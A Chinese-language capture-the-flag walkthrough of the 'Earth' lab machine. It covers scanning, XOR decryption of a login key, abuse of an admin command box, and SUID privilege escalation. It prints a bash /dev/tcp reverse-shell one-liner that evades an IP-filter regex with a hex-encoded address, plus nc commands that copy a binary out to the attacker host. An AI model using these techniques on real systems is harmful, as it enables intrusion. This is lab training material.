Earth walkthrough
主机识别
nmap -sn -PE 192.168.56.1/24
网络拓扑
| 计算机 | IP |
|---|---|
| 本机(Win10) | 192.168.56.1 |
| Kali | 192.168.76.100 |
| Earth | 192.168.56.103 |
扫描端口和版本信息
nmap -A 192.168.56.103
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root💀kali)-[~]
└─# nmap -A -T4 192.168.56.103
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-15 22:48 CST
Nmap scan report for terratest.earth.local (192.168.56.103)
Host is up (0.00062s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT    STATE SERVICE    VERSION
22/tcp  open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
25/tcp  open  tcpwrapped
|_smtp-commands: Couldn't establish connection on port 25
80/tcp  open  tcpwrapped
110/tcp open  tcpwrapped
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
443/tcp open  tcpwrapped
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after:  2031-10-10T23:26:31
靶机开放 80、443、22 端口,并且得到域名 earth.local。
访问Web并确定web应用

访问80 端口显示 400 错误,那么我们需要将域名与IP添加到hosts文件,通过域名进行访问。如下:
1
192.168.56.103 terratest.earth.local earth.local

访问 443 端口并测试发现页面中的加密算法疑似 xor ,并且已有3串密文:
1
2
3
37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d17040359061d43370f15030b10414e340e1c0a0f0b0b061d430e0059220f11124059261ae281ba124e14001c06411a110e00435542495f5e430a0715000306150b0b1c4e4b5242495f5e430c07150a1d4a410216010943e281b54e1c0101160606591b0143121a0b0a1a00094e1f1d010e412d180307050e1c17060f43150159210b144137161d054d41270d4f0710410010010b431507140a1d43001d5903010d064e18010a4307010c1d4e1708031c1c4e02124e1d0a0b13410f0a4f2b02131a11e281b61d43261c18010a43220f1716010d40
3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b1611074318160814114b0a1d06170e1444010b0a0d441c104b150106104b1d011b100e59101d0205591314170e0b4a552a1f59071a16071d44130f041810550a05590555010a0d0c011609590d13430a171d170c0f0044160c1e150055011e100811430a59061417030d1117430910035506051611120b45
2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d1018000000000c0c06410f0901420e105c0d074d04181a01041c170d4f4c2c0c13000d430e0e1c0a0006410b420d074d55404645031b18040a03074d181104111b410f000a4c41335d1c1d040f4e070d04521201111f1d4d031d090f010e00471c07001647481a0b412b1217151a531b4304001e151b171a4441020e030741054418100c130b1745081c541c0b0949020211040d1b410f090142030153091b4d150153040714110b174c2c0c13000d441b410f13080d12145c0d0708410f1d014101011a050d0a084d540906090507090242150b141c1d08411e010a0d1b120d110d1d040e1a450c0e410f090407130b5601164d00001749411e151c061e454d0011170c0a080d470a1006055a010600124053360e1f1148040906010e130c00090d4e02130b05015a0b104d0800170c0213000d104c1d050000450f01070b47080318445c090308410f010c12171a48021f49080006091a48001d47514c50445601190108011d451817151a104c080a0e5a


继续收集发现网站存在 /admin 路径,在登录页面试过爆破但是没有结果。


在 https://terratest.earth.local/robots.txt 中发现有个可疑文件 testingnotes.txt,里面告知我们登录名是:terra,以及测试的文本:testdata.txt,并且也证实了采用的加密算法是xor。
1
2
3
4
5
6
7
8
9
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.

1
According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.

接下来就是解密操作,结果发现第三段字符串才是加密后的文本,并且拿到加密key:earthclimatechangebad4humans

使用用户名和加密key进行登录,网站后端则是一个命令执行窗口。那么就简单了,直接反弹shell即可。
Getshell
反弹shell发现输入框限制 100 字符长度,那么前端进行即可。此外反弹时报错Remote connections are forbidden.,应该做了IP限制。那么我们试试查看源码到底是怎么回事。
1
grep -R "Remote connections are forbidden" /var/earth_web
结果是在 /var/earth_web/secure_message/forms.py 文件中。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
import re
from ipaddress import ip_address
from django import forms
from django.forms import ModelForm
from django.core.exceptions import ValidationError
from .models import EncryptedMessage

class MessageForm(ModelForm):
    message_key = forms.CharField(max_length=50)
    class Meta:
        model = EncryptedMessage
        fields = ['message']

class CLICommandField(forms.CharField):
    def validate(self, value):
        super().validate(value)
        for potential_ip in re.findall(r'\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}', value):
            try:
                ip_address(potential_ip)
            except: pass
        else:
            raise ValidationError('Remote connections are forbidden.')

class CLIForm(forms.Form):
    cli_command = CLICommandField(label='CLI command', max_length=100)
阅读源码可以知道代码正则匹配IP地址格式,但可以使用IP的16进制进行绕过。
1
 bash -i >& /dev/tcp/0xc0.0xa8.0x38.0x01/8888 0>&1

搜索拿到user flag。

1
user_flag_3353b67d6437f07ba7d34afd7d2fc27d
提权
接下来就是常规操作,查找是否存在 suid 权限的程序,幸运存在一个可疑程序: /usr/bin/reset_root。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
bash-5.1$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$ nc 192.168.56.1 5555 < /usr/bin/reset_root
nc 192.168.56.1 5555 < /usr/bin/reset_root
通过 nc 传输文件。
1
nc -nlvp 5555 > reset_root

之后看到其他的博主是通过 strace 命令调试程序并查看程序调用情况发现缺少三个文件,这里学到了,最后拿到 root flag。
1
root_flag_b0da9554d29db2117b02aa8b66ec492e